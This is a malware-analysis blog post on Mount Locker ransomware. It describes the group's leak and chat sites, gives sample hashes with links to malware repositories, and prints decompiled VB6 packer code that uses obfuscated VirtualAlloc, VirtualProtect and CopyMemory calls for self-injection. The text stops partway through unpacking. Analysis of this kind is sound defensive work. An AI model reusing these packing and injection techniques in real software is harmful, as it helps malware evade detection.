Between a rock and a hard place - exploring mount locker ransomware

By f0wL

Published: 2020-12-23 · Archived: 2026-04-05 16:52:19 UTC

This time we will be analyzing Mount Locker, a relatively new Ransomware strain that appeard in the second half of 2020. This blog post will detail the initial Analysis, Unpacking and Static + Dynamic Analysis of samples belonging to the second iteration of the Malware.

Hey there, long time no blog post :D It's not like I haven't been doing any research the last couple of months, but between the whole Covid-19 Situation, University work and everything else there was either too little time to finish the posts I started or I came up with multiple smaller things like my Netwalker Config Extractor that would not justify a dedicated blog article (I normally dump stuff like this on Twitter instead).


Anyway, I wanted to get atleast one more Blogpost out before 2020 comes to an end. This time I will be looking at "Mount Locker", yet another Double Extortion Ransomware (as a Service) that is targeting Microsoft Windows. The goals of this article are:

- Highlight the Unpacking of the samples
- A bit more debugging, something that my older posts lack
- A walkthrough of the cryptographic functions
- A quality Yara Rule


Back in September NHS Digital already released an alert for Mount Locker dating its first appearance to July 2020. Although they do not state a delivery method at the moment access through stolen Credentials and Remote Management are very likely. The Advisory also features very solid remediation advice.

News & Leak Sites

Since we are talking about Double-Extorition Ransomware here of course Mount Locker runs its own Leak Site. It is available via Tor only and features a Home page, a contact formular and a blog style listing of compromised companies they hit and stole their data.




Next, let's have a look at how they communicate with their victims. All of the dropped HTML Ransomnotes contain a unique-per-sample onion URL with a live chat. Browsing to this Tor site without the Client ID specified like this */?cid=* you will end up with the login prompt shown below (victims don't get a password and leaving the input field blank does not work, so this might only work for operators/affiliates?). I went ahead and removed the Client IDs from all screenshots to not lower the bar for people trying to mess with the chat in any way. Same with the additional contact E-Mail addresses that were found in two of the sample Ransomnotes which follow the pattern *firstnameLastname[year/integers]@protonmail.com*.




I will include two of the support chat logs as well, because they allow for a few interesting insights into how Mount Locker attacks work. In the Screenshot below you can see a monologue by the Mount Locker Operators. They obviously really like the support the "Tech Support Role" since they open up the conversation with "We are

ready to help you. What are your problems?". After over a week with no reply from the victim they try to contact them again by adressing the message directly to an employee (name redacted, classic scare tactic). It's unclear how they got the name, but my guess is they either gained access via Malspam or remote access to the employee's account.



In the second case the conversation went on for much longer. This time the victim more or less confirms that the affected server was compromised through internet-exposed Remote Access. Upon asking for a decryption price they return with a price of 10 BTC. If this is their default price for an individual they likely won't get anywhere with their ransom demands, since BTC is on an all-time high as well. The criminals later discount this price to 5 BTC which is still too much and the victim decides not to pay (good choice).

Just for fun I took a quick look at their sites code and noticed their 404 page displayed the nginx version in use. Both of the chat portals from Mount Locker Version 2 (we'll come to the specifics later) likely use nginx 1.14.2. Would you like to take a guess when that version was released? How does over 2 years ago (04.12.2018) sound? Their main Leak site does not display a version number, but I guess they really prefer legacy stuff 👴



Initial Analysis

Both of the samples I will be focusing on in this post belong to "Version 2" of Mount Locker, because since the initial Version of the Ransomware turned up in Sandboxes and Analysis platforms, there were some major changes made by the operators of the campaign.

Sample 1

```
filename:   BreakOut.exe, XACQDAPEV.exe
filesize:   200KB
sha-256:    226a723ffb4a91d9950a8b266167c5b354ab0db1dc225578494917fe53867ef2
ssdeep:     1536:ssBoz9GFuIdclwKfVPoawSL20mRbg2DrE1mHkrY0f3r6fR0ZzDWR+3itGSh6ZVvg:ssS3oifBoaXhDWA4G3
VT First Submission: 11.11.2020 15:26:06
```

Download: AnyRun | Malware Bazaar | VirusTotal | HybridAnalysis


Sample 2

```
filename:   QuantumQuditSimulator.exe
filesize:   532KB
sha-256:    e7c277aae66085f1e0c4789fe51cac50e3ea86d79c8a242ffc066ed0b0548037
ssdeep:     6144:Q5fW8eILySdSS4JoHjnJVZJQQIreKsuKu3a2WQe0gz+Y:OeILzSS5jnJ/JTu3zWtqY
VT First Submission: 18.11.2020 19:33:26
```


Download: AnyRun | Malware Bazaar | VirusTotal | HybridAnalysis: unavailable

As always we'll start out with a quick look at Detect it easy to see what we are working with. In both cases it detects Virtual Basic 6 yay! Checking the imports to be sure: yep they only Library we see is *MSVBVM60.DLL*, the Microsoft Virtual Basic Virtual Machine (yo dawg, heard you like virtual things :D). Although the entropy


graph didn't directly indicate a packer I doubt that a serious RaaS Group would write Ransomware in VB.6 these days.




The next step is to check out the Resources with Resource Hacker. Let's start off with one of the embedded String Tables. The marked function names are definetely a red flag and indicate that this is in fact a VB.6 packer.



The second curious thing is a PE File! But wait, take a closer Look. There is something wrong with the DOS and Rich Header. The "DOS String" should normally read *"This programm cannot be run in DOS mode."* whereas this one reads *"This!prohsam!caolpt be tum gm DOS kndc."*. 🤔 Looks like some of the characters were shifted by one and then a few were skipped. But instead of figuring it out by hand we'll take a look at the code next and unpack it, since this is just a diversion after all.



Because VB.6 looks absolutely horrendous in IDA or Ghidra we'll have to use a more specialized tool, [VB.Decompiler Pro](#) in this case. Upon opening the samples with it we notice that most of the implemented functions are dead code. This is also apparent when we look into the GUI Designer (see below), because there is a Graphical User Interface that we never get to see upon running it in a Sandbox. Sample 1 seems to be a game called "Break-Out" and Sample 2 is called "Quantum Qudit Simulator", some kind of calculation programm from the National University of Ireland. Of course both of the Developers of the original applications do not have anything to do with Mount Locker Ransomware, because these samples were obviously altered to act as a packer for it. Even after a lot of search engine magic I couldn't find out where they got these programs from, but if you find them anywhere let me know!



Now let's look at some decompiled VB.6 code! The API declarations below basically reveal what we already saw in the string table in the resources.

```
Native Code                                                    Parse stack parameters   Procedure analyzer and optimizer
API Declarations
'VA: 406D08
Private Declare Function GetPixel Lib "gdi32" (ByVal hdc As Long, ByVal x As Long, ByVal y As Long) As Long
'VA: 406CC4
Private Declare Function sndPlaySound Lib "winmm" Alias "sndPlaySoundA" (ByVal lpszSoundName As String, ByVal uFlags As Long) As Long
'VA: 406C6C
Private Declare Function GetStretchBltMode Lib "gdi32" (ByVal hdc As Long) As Long
'VA: 406C28
Private Declare Function BitBlt Lib "gdi32" (ByVal hDestDC As Long, ByVal x As Long, ByVal y As Long, ByVal nWidth As Long, ByVal nHeight As Long, ByVal hSrcDC As Long, ByVal xSrc As Long, ByVal y
'VA: 4068D0
Private Declare Sub GetModuleHandleW Lib "kernel32"()
'VA: 406884
Private Declare Function VirtualProtect Lib "kernel32" (lpAddress As Any, ByVal dwSize As Long, ByVal flNewProtect As Long, lpflOldProtect As Long) As Long
'VA: 40683C
Private Declare Function WideCharToMultiByte Lib "kernel32" (ByVal CodePage As Long, ByVal dwFlags As Long, ByVal lpWideCharStr As String, ByVal cchWideChar As Long, ByVal lpMultiByteStr As String
'VA: 4067F0
Private Declare Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" (Destination As Any, Source As Any, ByVal Length As Long)
'VA: 4067A8
Private Declare Sub LoadStringW Lib "user32"()
'VA: 406758
Private Declare Function VirtualAlloc Lib "kernel32" (lpAddress As Any, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As Long
'VA: 406700
Private Declare Sub SysAllocStringByteLen Lib "oleaut32" (ByVal m_pBase As String, ByRef FunctionCall As Long)
'VA: 4066B0
Private Declare Sub SysFreeString Lib "oleaut32" (ByRef bstr As String)
'VA: 406668
Private Declare Function SysStringLen Lib "oleaut32" (ByRef bstr As String) As Long
'VA: 406620
Private Declare Function SysAllocStringLen Lib "oleaut32" (ByRef pOlechar As Byte, ByVal uint As Long) As String
'VA: 4065C4
Private Declare Function GetProcAddress Lib "kernel32" (ByVal hModule As Long, ByVal lpProcName As String) As Long
```


I'll try to present the next lines of snuck-in code in a logical order. The first step is to load the PE resource we saw earlier.


```
Native Code
Decompiler | Disassembler | HEX Editor
Private Sub Proc_9_3_41A610(arg_C, arg_10) '41A610
    Dim var_64 As Global
    loc_0041A679: var_64 = arg_10
    loc_0041A6BA: var_8008 = Global.LoadResData arg_C(4), arg_C(8), Global.Load %StkVarl
    loc_0041A6D8: var_24 = var_34
    loc_0041A6E3: GoTo loc_0041A6FE
    loc_0041A6E9: If var_4 Then
    loc_0041A6F4: End If
    loc_0041A6FD: Exit Sub
    loc_0041A6FE: ' Referenced from: 0041A6E3
End Sub
```


Up next is a long boi call to *VirtualAlloc* (sorry if the font in the screenshot is a bit small). Also take note of the variable names like *var_804C* (which sometimes indicates this code was inserted at a later date) and the obfuscation of the arguments to VirtualAlloc.

```
loc_00418E19:   var_3C = global_0041C3A0
loc_00418E23:   var_4C = "2ÃÃïü"
loc_00418F2C:   frmRot3D.picViewer.Line (frmRot3D.picViewer.CurrentX, frmRot3D.picViewer.CurrentY)-((global_52 + var_18), (global_54 - var_1C)), 0
loc_0041906D:   var_804C = VirtualAlloc(0, (Proc_41C370(3) - Proc_41C370(3, , 0)), CLng(Chr(38) & Chr(72) & Chr(49) & Chr(48) & Chr(48) & Chr(48)), CLng(Chr(38) & Chr(72) & Chr(52) & Chr(48)))
loc_0041908A:   global_00426044 = var_804C
loc_00419124:   var_14 = var_14(26)
loc_00419129:   GoTo loc_00418A67
loc_0041912E: End If
loc_00419134: GoTo loc_004191CB
loc_004191CA: Exit Sub
loc_004191CB: ' Referenced from: 00419134
End Sub
```



Last but not least we have a call to *VirtualProtect* and *RtlMoveMemory* (renamed to CopyMemory in the API Declarations above), again with the same obfuscation, to change the protection of the allocated Region in memory and moving the payload there. This is as far as we are going to look into this right now though, since this is just supposed to be a quick look into this "backdoored" application and we'll continue by unpacking the Ransomware sample now.

```
loc_00419FB8: var_F0 = var_40
loc_00419FD7: var_38 = CInt(Day(var_40))
loc_0041A079: var_8018 = VirtualProtect(Me, CLng(Chr(53)), CLng(Chr(38) & Chr(104) & Chr(52) & Chr(48)), var_100)
loc_0041A0EC: var_F0 = var_14
loc_0041A128: var_14 = CInt(Year(Date) - var_14)
loc_0041A155: var_F0 = var_18
loc_0041A18B: var_18 = CInt(Month(Date) - var_18)
loc_0041A1B8: var_F0 = var_38
loc_0041A1DF: var_8028 = CInt(Day(Date) - var_38)
loc_0041A1F0: var_38 = var_8028
loc_0041A200: var_802C = Sgn(var_8028)
loc_0041A206: If var_802C = True Then
loc_0041A21B:    var_38 = (ecx - var_8028 xor edx)
loc_0041A21E:    var_18 = var_18 - 1
loc_0041A221: End If
loc_0041A238: var_8030 = CopyMemory(Me, &HE9, 1)
loc_0041A246: var_8038 = Sgn(var_18)
loc_0041A24C: If var_8038 = True Then
loc_0041A262:    var_18 = (ecx - var_18 xor edx)
```


Unpacking

Since I'm pretty lazy and a big fan of Open Analysis Live I thought I'd give Unpac.me a chance at this packer first. Unfortunately something went wrong here (I did not expect more than one Child Binary), but that has to be expected since Classifier Issues with VB.6 Code is one of the Challenges that they are still working on.




That should not deter us from unpacking it manually though! The easiest and fastest way would be to set a breakpoint on *CreateProcessInternalW* and dump it from there if applicable.


Again, sadly this does not what we want here. Apparently this sample utilizes Self-Injection, so the call to *CreateProcessInternalW* won't take us to the unpacked Child Process but rather a Powershell script. This seems to be part of the actual Ransomware rather than the packer, so we are too far in already.



